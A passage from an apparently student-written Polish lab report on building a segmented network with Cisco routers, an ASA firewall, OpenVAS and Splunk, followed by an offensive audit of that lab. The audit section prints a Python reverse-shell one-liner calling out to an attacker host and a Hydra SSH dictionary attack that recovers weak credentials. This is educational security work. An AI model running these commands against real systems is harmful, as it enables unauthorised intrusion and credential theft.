
3.1.3. Strefa zielona

Skaner podatności

Przy pomocy dockera został zaimplementowany skaner podatności *OpenVAS*. Skaner ten pozwala sprawdzić poziom zagrożenia i występujące podatności na maszynach znajdujących się w sieci. Skaner chroniony jest firewallem, dzięki czemu zewnętrzne urządzenia nie mają do niego dostępu, natomiast on sam może przeprowadzać skany na każdej maszynie w sieci. Wygenerowaliśmy przykładowe skanowanie dla serwera WWW:



Rysunek 8. Skaner OpenVAS




Rysunek 9. Skan serwera WWW

3.1.4. Strefa czerwona

Host krytyczny

Strefę czerwoną reprezentuje host krytyczny, który jest najbardziej chronionym zasobem w sieci. W związku z tym uruchomiliśmy na tym hoście system SIEM w postaci oprogramowania *Splunk*, które posłuży nam w późniejszym etapie do analizowania logów i łatwiejszego zwizualizowania ruchu występującego w tej strefie.



Rysunek 10. Oprogramowanie Splunk

3.2. Komunikacja w sieci - firewall i DMZ


Sieć podzielona jest na 3 strefy, powiązane z kolejnymi routerami. Strefa pierwsza powiązana z routerem R1 jest strefą zewnętrzną - ogólnego dostępu, gdzie hosty mają dostęp z internetem i siecią obustronnie bez ograniczeń. Tym samym hosty w tej sieci nie są objęte szczególną ochroną. Strefa druga obejmująca router R2 jest strefą DMZ. Jest to również sieć zewnętrzna z tą różnicą, że jest oddzie-

lona dodatkowym routerem, co pozwala na większą swobodę konfiguracji, zarazem nieco większym bezpieczeństwem poprzez możliwość wprowadzenia dodatkowych reguł lub odpowiedniego routingu pomiędzy pierwszym a drugim routerem.

Strefa trzecia znajdująca się przy routerze R3 jest strefą najbardziej chronioną w sieci. Jest ona bezpośrednio podłączona do strefy 2 (DMZ) poprzez firewalla ASA.

Firewall

Firewall został skonfigurowany zgodnie z zasadą działania sieci, w której występuje strefa DMZ. Routery R2 i R3 podzielone są odpowiednio na sieć zewnętrzną z poziomem bezpieczeństwa 0 i wewnętrzną z poziomem bezpieczeństwa 100 (najwyższym). Firewall blokuje połączenie z sieci zewnętrznej do wewnętrznej, natomiast pozwala on na takie połączenie jeśli źródłem jego wywołania jest sieć wewnętrzna. Najprościej możemy zobrazować to pingiem z R2 na R3, następnie z R3 na R2:



```
R2#ping 20.1.4.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 20.1.4.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
R3#ping 20.1.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 20.1.1.1, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/24/32 ms
```

Rysunek 11. Pingi pomiędzy R2 i R3

Takie rozwiązanie oferuje wysokie bezpieczeństwo dla wewnętrznej sieci, w której znajduje się skaner i krytyczne hosty. Ponadto pomimo blokowania połączeń z zewnątrz, wewnętrzne hosty mogą dalej korzystać z internetu oraz zewnętrznej części sieci.

Poniżej umieszczamy pliki konfiguracyjne do routerów oraz firewalla. Z ważniejszych rzeczy jakie możemy wyróżnić to reguły na firewallu, statyczny routing na każdym z routerów, połączenie NAT na routerze R1 oraz odpowiednio ustawione interfejsy oraz VLANy.

Router R1

```
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
!
hostname R1
!
boot-start-marker
boot-end-marker
!
no aaa new-model
no ip icmp rate-limit unreachable
ip cef
!
ip name-server 10.1.3.2
no ipv6 cef
!
!
multilink bundle-name authenticated
!
ip tcp synwait-time 5
```

```

!
interface FastEthernet0/0
  ip address dhcp
  ip nat outside
  speed auto
  duplex auto
!
interface FastEthernet0/1
  ip address 10.1.3.1 255.255.255.0
  ip nat inside
  speed auto
  duplex auto
!
interface FastEthernet0/1.400
  encapsulation dot1Q 400
!
interface FastEthernet1/0
  ip address 10.1.1.1 255.255.255.0
  ip nat inside
  speed auto
  duplex auto
!
interface FastEthernet1/1
  no ip address
  shutdown
  speed auto
  duplex auto
!
ip nat inside source list 1 interface FastEthernet0/0 overload
ip forward-protocol nd
!
no ip http server
no ip http secure-server
ip route 10.0.0.1 255.255.255.255 10.1.1.2
ip route 10.0.0.2 255.255.255.255 10.1.1.2
ip route 10.1.2.0 255.255.255.0 10.1.1.2
ip route 10.1.4.0 255.255.255.0 10.1.1.2
ip route 20.0.0.0 255.0.0.0 10.1.1.2
!
access-list 1 permit 10.0.0.0 0.255.255.255
access-list 1 permit 20.0.0.0 0.255.255.255
!
control-plane
!
line con 0
  exec-timeout 0 0
  privilege level 15
  logging synchronous
  stopbits 1
line aux 0
  exec-timeout 0 0
  privilege level 15
  logging synchronous
  stopbits 1
line vty 0 4
  login

```



```
!  
end
```

Router R2

```
version 15.2  
service timestamps debug datetime msec  
service timestamps log datetime msec  
!  
hostname R2  
!  
boot-start-marker  
boot-end-marker  
!  
no aaa new-model  
no ip icmp rate-limit unreachable  
ip cef  
!  
ip name-server 10.1.3.2  
no ipv6 cef  
!  
multilink bundle-name authenticated  
!  
ip tcp synwait-time 5  
!  
interface FastEthernet0/0  
 ip address 10.1.1.2 255.255.255.0  
 speed auto  
 duplex auto  
!  
interface FastEthernet0/1  
 ip address 10.1.2.1 255.255.255.0  
 speed auto  
 duplex auto  
!  
interface FastEthernet0/1.300  
 encapsulation dot1Q 300  
!  
interface FastEthernet1/0  
 ip address 20.1.1.1 255.255.255.0  
 speed auto  
 duplex auto  
!  
interface FastEthernet1/1  
 ip address 10.1.4.1 255.255.255.0  
 speed auto  
 duplex auto  
!  
interface FastEthernet1/1.300  
 encapsulation dot1Q 300  
!  
ip forward-protocol nd  
!  
no ip http server  
no ip http secure-server  
ip route 0.0.0.0 0.0.0.0 10.1.1.1  
ip route 10.0.0.1 255.255.255.255 10.1.2.2
```

```

ip route 10.0.0.2 255.255.255.255 10.1.2.2
ip route 10.1.1.0 255.255.255.0 10.1.1.1
ip route 20.0.0.0 255.0.0.0 20.1.1.5
!
control-plane
!
line con 0
  exec-timeout 0 0
  privilege level 15
  logging synchronous
  stopbits 1
line aux 0
  exec-timeout 0 0
  privilege level 15
  logging synchronous
  stopbits 1
line vty 0 4
  login
!
end

```

Router R3

```

version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
!
hostname R3
!
boot-start-marker
boot-end-marker
!
no aaa new-model
no ip icmp rate-limit unreachable
ip cef
!
ip name-server 10.1.3.2
no ipv6 cef
!
multilink bundle-name authenticated
!
ip tcp synwait-time 5
!
interface FastEthernet0/0
  ip address 20.1.4.2 255.255.255.0
  speed auto
  duplex auto
!
interface FastEthernet0/1
  ip address 20.1.2.1 255.255.255.0
  speed auto
  duplex auto
!
interface FastEthernet0/1.100
  encapsulation dot1Q 100
!
interface FastEthernet1/0

```

```

ip address 20.1.3.1 255.255.255.0
speed auto
duplex auto
!
interface FastEthernet1/0.200
encapsulation dot1Q 200
!
interface FastEthernet1/1
no ip address
shutdown
speed auto
duplex auto
!
ip forward-protocol nd
!
!
no ip http server
no ip http secure-server
ip route 0.0.0.0 0.0.0.0 8.8.8.8
ip route 0.0.0.0 0.0.0.0 20.1.4.5
ip route 20.1.1.0 255.255.255.0 20.1.1.5
!
control-plane
!
line con 0
exec-timeout 0 0
privilege level 15
logging synchronous
stopbits 1
line aux 0
exec-timeout 0 0
privilege level 15
logging synchronous
stopbits 1
line vty 0 4
login
!
end

```

Firewall

```

ASA Version 9.14(1)30
!
hostname ciscoasa
enable password ***** pbkdf2
service-module 0 keepalive-timeout 4
service-module 0 keepalive-counter 6
names
no mac-address auto

!
interface GigabitEthernet0/0
nameif outside
security-level 0
ip address 20.1.1.5 255.255.255.0
!
interface GigabitEthernet0/1

```

```

nameif inside
security-level 100
ip address 20.1.4.5 255.255.255.0
!
interface GigabitEthernet0/2
shutdown
no nameif
no security-level
no ip address
!
interface GigabitEthernet0/3
shutdown
no nameif
no security-level
no ip address
!
interface GigabitEthernet0/4
shutdown
no nameif
no security-level
no ip address
!
interface GigabitEthernet0/5
shutdown
no nameif
no security-level
no ip address
!
interface GigabitEthernet0/6
shutdown
no nameif
no security-level
no ip address
!
interface Management0/0
no management-only
shutdown
no nameif
no security-level
no ip address
!
ftp mode passive
object network obj_any
subnet 0.0.0.0 0.0.0.0
access-list OUTSIDE-IN extended permit icmp any any
access-list OUTSIDE-IN extended permit tcp any any
pager lines 23
mtu outside 1500
mtu inside 1500
no failover
no failover wait-disable
no monitor-interface service-module
icmp unreachable rate-limit 1 burst-size 1
icmp permit any echo-reply outside
icmp permit any time-exceeded outside
icmp permit any unreachable outside

```

```

icmp deny any echo outside
no asdm history enable
arp timeout 14400
no arp permit-nonconnected
arp rate-limit 8192
!
object network obj_any
  nat (inside,outside) dynamic interface
route outside 0.0.0.0 0.0.0.0 20.1.1.1 1
route inside 20.1.2.0 255.255.255.0 20.1.4.2 1
route inside 20.1.3.0 255.255.255.0 20.1.4.2 1
timeout xlate 3:00:00
timeout pat-xlate 0:00:30
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 sctp 0:02:00 icmp 0:00:02
timeout sunrpc 0:10:00 h323 0:05:00 h225 1:00:00 mgcp 0:05:00 mgcp-pat 0:05:00
timeout sip 0:30:00 sip_media 0:02:00 sip-invite 0:03:00 sip-disconnect 0:02:00
timeout sip-provisional-media 0:02:00 uauth 0:05:00 absolute
timeout tcp-proxy-reassembly 0:01:00
timeout floating-conn 0:00:00
timeout conn-holddown 0:00:15
timeout igp stale-route 0:01:10
user-identity default-domain LOCAL
aaa authentication login-history
no snmp-server location
no snmp-server contact
crypto ipsec security-association pmtu-aging infinite
crypto ca trustpoint _SmartCallHome_ServerCA
  no validation-usage
  crl configure
crypto ca trustpool policy
  auto-import
crypto ca certificate chain _SmartCallHome_ServerCA
  certificate ca 0509
    308205b7 3082039f a0030201 02020205 09300d06 092a8648 86f70d01 01050500
    3045310b 30090603 55040613 02424d31 19301706 0355040a 13105175 6f566164
    6973204c 696d6974 6564311b 30190603 55040313 1251756f 56616469 7320526f
    6f742043 41203230 1e170d30 36313132 34313832 3730305a 170d3331 31313234
    31383233 33335a30 45310b30 09060355 04061302 424d3119 30170603 55040a13
    1051756f 56616469 73204c69 6d697465 64311b30 19060355 04031312 51756f56
    61646973 20526f6f 74204341 20323082 0222300d 06092a86 4886f70d 01010105
    00038202 0f003082 020a0282 0201009a 18ca4b94 0d002daf 03298af0 0f81c8ae
    4c19851d 089fab29 4485f32f 81ad321e 9046bfa3 86261a1e fe7e1c18 3a5c9c60
    172a3a74 8333307d 615411cb edabe0e6 d2a27ef5 6b6f18b7 0a0b2dfd e93eef0a
    c6b310e9 dcc24617 f85dfda4 daff9e49 5a9ce633 e62496f7 3fba5b2b 1c7a35c2
    d667feab 66508b6d 28602bef d760c3c7 93bc8d36 91f37ff8 db1113c4 9c7776c1
    aeb7026a 817aa945 83e205e6 b956c194 378f4871 6322ec17 6507958a 4bdf8fc6
    5a0ae5b0 e35f5e6b 11ab0cf9 85eb44e9 f80473f2 e9fe5c98 8cf573af 6bb47ecd
    d45c022b 4c39e1b2 95952d42 87d7d5b3 9043b76c 13f1dedd f6c4f889 3fd175f5
    92c391d5 8a88d090 ecdc6dde 89c26571 968b0d03 fd9cbf5b 16ac92db eafe797c
    adebaff7 16cbdbcd 252be51f fb9a9fe2 51cc3a53 0c48e60e bdc9b476 0652e611
    13857263 0304e004 362b2019 02e874a7 1fb6c956 66f07525 dc67c10e 616088b3
    3ed1a8fc a3da1db0 d1b12354 df44766d ed41d8c1 b222b653 1cdf351d dca1772a
    31e42df5 e5e5dbc8 e0ffe580 d70b63a0 ff33a10f ba2c1515 ea97b3d2 a2b5bef2
    8c961e1a 8f1d6ca4 6137b986 7333d797 969e237d 82a44c81 e2a1d1ba 675f9507
    a32711ee 16107bbc 454a4cb2 04d2abef d5fd0c51 ce506a08 31f991da 0c8f645c
    03c33a8b 203f6e8d 673d3ad6 fe7d5b88 c95efbcc 61dc8b33 77d34432 35096204

```

```

921610d8 9e2747fb 3b21e3f8 eb1d5b02 03010001 a381b030 81ad300f 0603551d
130101ff 04053003 0101ff30 0b060355 1d0f0404 03020106 301d0603 551d0e04
1604141a 8462bc48 4c332504 d4eed0f6 03c41946 d1946b30 6e060355 1d230467
30658014 1a8462bc 484c3325 04d4eed0 f603c419 46d1946b a149a447 3045310b
30090603 55040613 02424d31 19301706 0355040a 13105175 6f566164 6973204c
696d6974 6564311b 30190603 55040313 1251756f 56616469 7320526f 6f742043
41203282 02050930 0d06092a 864886f7 0d010105 05000382 0201003e 0a164d9f
065ba8ae 715d2f05 2f67e613 4583c436 f6f3c026 0c0db547 645df8b4 72c946a5
03182755 89787d76 ea963480 1720dce7 83f88dfc 07b8da5f 4d2e67b2 84fdd944
fc775081 e67cb4c9 0d0b7253 f8760707 4147960c fbe08226 93558cfe 221f6065
7c5fe726 b3f73290 9850d437 7155f692 2178f795 79faf82d 26876656 3077a637
78335210 58ae3f61 8ef26ab1 ef187e4a 5963ca8d a256d5a7 2fbc561f cf39c1e2
fb0aa815 2c7d4d7a 63c66c97 443cd26f c34a170a f890d257 a21951a5 2d9741da
074fa950 da908d94 46e13ef0 94fd1000 38f53be8 40e1b46e 561a20cc 6f588ded
2e458fd6 e9933fe7 b12cdf3a d6228cdc 84bb226f d0f8e4c6 39e90488 3cc3baeb
557a6d80 9924f56c 01fbf897 b0945beb fdd26ff1 77680d35 6423acb8 55a103d1
4d4219dc f8755956 a3f9a849 79f8af0e b911a07c b76aed34 d0b62662 381a870c
f8e8fd2e d3907f07 912a1dd6 7e5c8583 99b03808 3fe95ef9 3507e4c9 626e577f
a75095f7 bac89be6 8ea201c5 d666bf79 61f33c1c e1b9825c 5da0c3e9 d848bd19
a2111419 6eb2861b 683e4837 1a88b75d 965e9cc7 ef276208 e291195c d2f121dd
ba174282 97718153 31a99ff6 7d62bf72 e1a3931d cc8a265a 0938d0ce d70d8016
b478a53a 874c8d8a a5d54697 f22c10b9 bc5422c0 01506943 9ef4b2ef 6df8ecda
f1e3b1ef df918f54 2a0b25c1 2619c452 100565d5 8210eac2 31cd2e
quit
telnet timeout 5
ssh stricthostkeycheck
ssh timeout 5
ssh version 2
ssh key-exchange group dh-group14-sha256
console timeout 0
threat-detection basic-threat
threat-detection statistics access-list
no threat-detection statistics tcp-intercept
dynamic-access-policy-record DfltAccessPolicy
!
class-map inspection_default
  match default-inspection-traffic
!
!
policy-map type inspect dns migrated_dns_map_1
  parameters
    message-length maximum client auto
    message-length maximum 512
    no tcp-inspection
policy-map global_policy
  class inspection_default
    inspect dns migrated_dns_map_1
    inspect ftp
    inspect h323 h225
    inspect h323 ras
    inspect ip-options
    inspect netbios
    inspect rsh
    inspect rtsp
    inspect skinny
    inspect esmtp

```

```

inspect sqlnet
inspect sunrpc
inspect tftp
inspect sip
inspect xdmcp
inspect snmp
inspect icmp
inspect icmp error
class class-default
  set connection decrement-ttl
policy-map type inspect dns migrated_dns_map_2
  parameters
    message-length maximum client auto
    message-length maximum 512
    no tcp-inspection
!
service-policy global_policy global
prompt hostname context
no call-home reporting anonymous
call-home
  profile CiscoTAC-1
    no active
    destination address http https://tools.cisco.com/its/service/oddce/services/DDCEService
    destination address email callhome@cisco.com
    destination transport-method http
    subscribe-to-alert-group diagnostic
    subscribe-to-alert-group environment
    subscribe-to-alert-group inventory periodic monthly
    subscribe-to-alert-group configuration periodic monthly
    subscribe-to-alert-group telemetry periodic daily
  profile License
    destination address http https://tools.cisco.com/its/service/oddce/services/DDCEService
    destination transport-method http
Cryptochecksum:980a55eeb5449fa4cbc82d921ca11810
: end

```

3.3. Podsumowanie i wnioski

Sieć została utworzona zgodnie z wcześniej utworzonym, wyżej wymienionym w tym dokumencie projektem. Uważamy, że sieć ta spełnia założenia bezpiecznej architektury sieci i byłaby ona odpowiednia dla nowego biura. Praca nad laboratorium zajęła bardzo dużo czasu, natomiast dzięki wcześniejszemu utworzeniu projektu, stworzeniu zamysłu sieci i ustaleniu używanych technologii laboratorium przebiegło znacznie sprawniej. Dzięki użyciu wielu narzędzi oraz pracy z oprogramowaniem GNS3 poznaliśmy, jak wygląda w praktyce projektowanie sieci i z jakimi problemami się to wiąże, a następnie jakich rozwiązań one wymagają. W związku z tym uważamy laboratorium za bardzo przydatne, szczególnie dzięki przeciwiczeniu praktycznego zarządzania siecią.

4. Projekt i Laboratorium 3

4.1. Część aktywna

Zrealizowaliśmy dwie techniki ofensywne na sieci skonfigurowanej w poprzednim laboratorium:

- AUD.ACT.1.3 Wykorzystanie zaawansowanych technik skanowania sieci
- AUD.ACT.1.1 Eksploatacja + reverse shell na wybranym hoście

4.1.1. Wykorzystanie zaawansowanych technik skanowania sieci

W celu skanowania sieci wykorzystano skaner podatności OpenVAS na serwerze WWW. Została wykryta jedna podatność o poziomie ryzyka Low: TCP timestamps.




Vulnerability	Severity	QoD	Host	Location	Actions
TCP timestamps	2.6 (Low)	80%	10.1.4.3	general/tcp	[Icons]

(Applied filter: autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort=reverse=severity levels=hml min_qod=70)

Backend operation: 0.72s


Greenbone Security Assistant (GSA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net

Rysunek 12. Wynik skanowania cz.1



Greenbone Security Assistant						
Dashboard	Scans	Assets	SecInfo	Configuration	Extras	Administration
Result: TCP timestamps						
Vulnerability	Severity	QoD	Host	Location	Actions	
TCP timestamps	2.6 (Low)	80%	10.1.4.3	general/tcp	[Icons]	
Summary The remote host implements TCP timestamps and therefore allows to compute the uptime.						
Vulnerability Detection Result It was detected that the host implements RFC1323. The following timestamps were retrieved with a delay of 1 seconds in-between: Packet 1: 3003856155 Packet 2: 3003857307						
Impact A side effect of this feature is that the uptime of the remote host can sometimes be computed.						
Solution Solution type: Mitigation To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime.						

Rysunek 13. Wynik skanowania cz.2



Solution Solution type: Mitigation To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime. To disable TCP timestamps on Windows execute 'netsh int tcp set global timestamps=disabled' Starting with Windows Server 2008 and Vista, the timestamp can not be completely disabled. The default behavior of the TCP/IP stack on this Systems is to not use the Timestamp options when initiating TCP connections, but use them if the TCP peer that is initiating communication includes them in their synchronize (SYN) segment. See the references for more information.
Affected Software/OS TCP/IPv4 implementations that implement RFC1323.
Vulnerability Insight The remote host implements TCP timestamps, as defined by RFC1323.
Vulnerability Detection Method Special IP packets are forged and sent with a little delay in between to the target IP. The responses are searched for a timestamps. If found, the timestamps are reported. Details: TCP timestamps (OID: 1.3.6.1.4.1.25623.1.0.80091) Version used: \$Revision: 14310 \$
References Other: http://www.ietf.org/rfc/rfc1323.txt http://www.microsoft.com/en-us/download/details.aspx?id=9152

Rysunek 14. Wynik skanowania cz.3

4.1.2. Eksploatacja + reverse shell na wybranym hoście

W tym scenariuszu założono istnienie podatności Remote Code Execution (RCE) na serwerze WWW. W obecnym stanie rozwoju systemu serwer jest oczywiście zbyt prosty i nie zawiera wspomnianej podatności, ale uznano, że sprawdzanie tego wektora ataku jest niezbędne, ponieważ jest on dość powszechny i często wykorzystywany.

```
user@www:~$ python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.0.1",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

Rysunek 15. Utworzenie reverse shell-a na serwerze WWW

W pierwszej kolejności wykorzystano RCE i utworzono reverse shell z maszyny serwera WWW do maszyny atakującego poza siecią prywatną biura. W trakcie ataku skorzystano ze strony reverse shell generator, dzięki czemu atakujący był w stanie szybko i prosto utworzyć shell-a.

```
user@www:~/Pobrane/common-password-list-main/rockyou.txt$ hydra -L rockyou.txt -P rockyou.txt 10.1.3.2 ssh -t 1 -I
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-19 20:35:48
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] attacking ssh://10.1.3.2:22/
[22][ssh] host: 10.1.3.2 login: user password: user
[STATUS] 15.00 tries/min, 15 tries in 00:01h, 21 to do in 00:02h, 1 active
```

Rysunek 16. Wykorzystanie narzędzia Hydra do zdobycia danych dostępowych

Następnie wykorzystano narzędzie Hydra w celu odkrycia nazwy użytkownika oraz hasła na maszynie serwer DNS. Hydra to program umożliwiający ataki na systemy uwierzytelnienia metodą siłową. Wykorzystuje różne podejścia do przeprowadzania ataków brute-force, aby odgadnąć właściwą kombinację nazwy użytkownika i hasła. Podczas audytu skorzystano z ataku słownikowego z wykorzystaniem listy *rockyou.txt*. Po chwili od uruchomienia Hydry udało się odnaleźć kombinację user:user.

```

user@www:~/Pobrane/common-password-list-main/rockyou.txt$ ssh user@
10.1.3.2
user@10.1.3.2's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.5.0-14-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Przedłużone utrzymanie bezpieczeństwa (ESM) dla Applications nie je
st włączone.

18 aktualizacji można zastosować natychmiast.
11 z tych aktualizacji to standardowe aktualizacje zabezpieczeń.
Aby wyświetlić te dodatkowe aktualizacje, należy wprowadzić w termi
nalu: apt list --upgradable

32 dodatkowe aktualizacje zabezpieczeń mogą być zastosowane z ESM A
pps.
Dowiedz się więcej o włączaniu usługi Apps ESM at https://ubuntu.co
m/esm

Last login: Fri Jan 19 20:28:34 2024 from 10.1.4.3
user@dns:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host

```

Rysunek 17. Wykonanie połączenia SSH przy użyciu zdobytych danych

Następnie przy wykorzystaniu zdobytych danych dostępowych dokonano udanej próby utworzenia sesji SSH z poziomu serwera WWW do serwera DNS.

4.2. Audyt względem standardu

Zgodnie z wymaganiami, dla rozwiązania przeprowadzany został audyt względem standardu. Istotnym do zaznaczenia w kontekście jego analizy jest fakt, że spora część została oznaczona jako 0 bądź N/D nie ze względu na błędną realizację projektu przez zespół, ale przez fakt, że standard odnosi się do projektu holistycznie, jednak wiele elementów założonych w standardzie nigdy nie zawierały się w wymaganiach projektowych, w szczególności:

